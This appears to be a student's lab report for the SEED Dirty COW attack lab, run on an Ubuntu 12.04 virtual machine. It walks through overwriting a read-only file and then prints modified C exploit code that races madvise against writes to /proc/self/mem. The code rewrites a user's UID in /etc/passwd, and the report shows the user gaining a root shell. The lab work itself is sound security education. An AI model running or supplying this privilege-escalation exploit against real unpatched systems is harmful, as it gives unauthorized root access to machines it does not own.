

Dirty COW Attack Lab

Task 1: Modify a Dummy Read-Only File

1.1 Create a Dummy File

Executed below commands to create file, change its permission to read-only for normal users and then tries to write some content into the file. The file gave "permission denied".

```
sudo touch /zzz
```


```
sudo chmod 644 /zzz
```

```
sudo gedit /zzz
```

```
cat /zzz
```

```
ls -l /zzz
```

```
echo 99999 > /zzz
```



```
Ubuntu 12.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
[11/23/2020 01:09] seed@ubuntu:/$ sudo touch /zzz
[11/23/2020 01:09] seed@ubuntu:/$ sudo chmod 644 /zzz
[11/23/2020 01:09] seed@ubuntu:/$ sudo gedit /zzz
^C[11/23/2020 01:09] seed@ubuntu:/$ cat /zzz
111111222222333333
[11/23/2020 01:09] seed@ubuntu:/$ ls -l /zzz
-rw-r--r-- 1 root root 19 Nov 23 01:09 /zzz
[11/23/2020 01:09] seed@ubuntu:/$ echo 99999 > /zzz
bash: /zzz: Permission denied
[11/23/2020 01:10] seed@ubuntu:/$
```

1.2 Set Up the Memory Mapping Thread

Downloaded cow_attack.c program from the lab documents. This program contains three threads- the main thread, the write thread, and the madvise thread.

The main thread in the code will find the pattern in the code using strstr() where pattern is in mapped memory.

1.3 Set Up the write Thread

The write thread in the code will replace the string pattern "222222" in the memory with "*****" in /zzz file. Since the mapped memory is of the COW form, only the contents of the mapped memory copy can be changed by this thread alone, which will not cause any change to the /zzz file.

1.4 The madvise Thread

The madvise thread in the program discards the private copy of the mapped memory, so that the table of pages will point back to the original mapped memory.


1.5 Launch the Attack

For the successfully cow attack, perform the madvise() system call while the write() system call is still running. The two system calls in an infinite loop are running in the threads. With the help of below commands, compile the cow_attack.c program and then run a.out file for few seconds. The content in the file is modified from "222222" to "*****".

`gcc cow_attack.c -lpthread`

`a.out`

`cat /zzz`




The screenshot shows a terminal window titled "Terminal" within an "Ubuntu 12.04 [Running] - Oracle VM VirtualBox" environment. The terminal output is as follows:

```
[11/23/2020 01:53] seed@ubuntu:~/Downloads$ ls
cow_attack.c
[11/23/2020 01:53] seed@ubuntu:~/Downloads$ gcc cow_attack.c -lpthread
[11/23/2020 01:53] seed@ubuntu:~/Downloads$ a.out
^C
[11/23/2020 01:54] seed@ubuntu:~/Downloads$ cat /zzz
111111*****333333
[11/23/2020 01:54] seed@ubuntu:~/Downloads$
```

The terminal window is part of a desktop environment with a sidebar on the left containing icons for applications like a file manager, web browser, and office suite. The desktop background features a colorful abstract design. The taskbar at the bottom shows various system icons and the "Right Ctrl" key indicator.

Task 2: Modify the Password File to Gain the Root Privilege

- Created user "kratica" using below command:
`sudo adduser kratica`
- Checking the added user "Kratika" into /etc/passwd file using given command:
`cat /etc/passwd | grep Kratica`



The screenshot shows a terminal window titled "Ubuntu 12.04 [Running] - Oracle VM VirtualBox". The terminal output is as follows:

```
[11/23/2020 12:29] seed@ubuntu:~$ sudo adduser kratica
[sudo] password for seed:
Adding user `kratica' ...
Adding new group `kratica' (1002) ...
Adding new user `kratica' (1001) with group `kratica' ...
Creating home directory `/home/kratica' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for kratica
Enter the new value, or press ENTER for the default
    Full Name []:
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [Y/n] y
[11/23/2020 12:31] seed@ubuntu:~$ cat /etc/passwd | grep kratica
kratica:x:1001:1002:,,,:/home/kratica:/bin/bash
[11/23/2020 12:33] seed@ubuntu:~$
```

The terminal window also shows a sidebar with icons for various applications and a desktop background with colorful geometric shapes. The bottom of the window shows a taskbar with various system icons and the text "Right Ctrl".

- Modified cow_attack.c program to gain root access to user kratica's entry in /etc/passwd. Updated changes in main thread and write thread of program. Changes made are highlighted in the code.
 - I. Modified path from /zzz to /etc/passwd
 - II. Changed target area from "222222" to "kratica:x:1001"
 - III. Updated write content from "*****" to "kratica:x:0000"

```

#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>

void *map;
void *writeThread(void *arg);
void *madviseThread(void *arg);

int main(int argc, char *argv[])
{
    pthread_t pth1, pth2;
    struct stat st;
    int file_size;

    // Open the target file in the read-only mode.
    int f=open("/etc/passwd", O_RDONLY);

    // Map the file to COW memory using MAP_PRIVATE.
    fstat(f, &st);
    file_size = st.st_size;
    map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

    // Find the position of the target area
    char *position = strstr(map, "kratica:x:1001");

    // We have to do the attack using two threads.
    pthread_create(&pth1, NULL, madviseThread, (void *)file_size);
    pthread_create(&pth2, NULL, writeThread, position);

    // Wait for the threads to finish.
    pthread_join(pth1, NULL);
    pthread_join(pth2, NULL);
    return 0;
}

void *writeThread(void *arg)
{
    char *content= "kratica:x:0000";
    off_t offset = (off_t) arg;


    int f=open("/proc/self/mem", O_RDWR);
    while(1) {
        // Move the file pointer to the corresponding position.
        lseek(f, offset, SEEK_SET);
        // Write to the memory.
        write(f, content, strlen(content));
    }
}

void *madviseThread(void *arg)
{
    int file_size = (int) arg;
    while(1){
        madvise(map, file_size, MADV_DONTNEED);
    }
}

```

- Now compile the program cow_attack.c and then run a.out file for few seconds.
[gcc cow_attack.c -lpthread](#)
[a.out](#)
- Now validate the third field in the /etc/passwd for kratica's entry has changed from 1000 to 0000

cat /etc/passwd | grep kratica



The screenshot shows a terminal window titled "Terminal" within an "Ubuntu 12.04 [Running] - Oracle VM VirtualBox" environment. The terminal displays the following commands and output:

```
[11/23/2020 12:46] seed@ubuntu:~/Downloads$ cat /etc/passwd | grep kratica
kratica:x:1001:1002:,,,:/home/kratica:/bin/bash
[11/23/2020 12:46] seed@ubuntu:~/Downloads$ gcc cow_attack.c -lpthread
[11/23/2020 12:47] seed@ubuntu:~/Downloads$ a.out
^C
[11/23/2020 12:47] seed@ubuntu:~/Downloads$ cat /etc/passwd | grep kratica
kratica:x:0000:1002:,,,:/home/kratica:/bin/bash
[11/23/2020 12:47] seed@ubuntu:~/Downloads$
```

The desktop background features a colorful abstract design with blocks. Icons for "libcap2.22" and "Wireshark" are visible on the desktop. The system tray at the bottom shows various icons and the text "Right Ctrl".

- After the attack is successful, switch user kratica using command
su kratica
I observed # sign at the shell prompt indicating root privileges has been gained by user
"kratica".

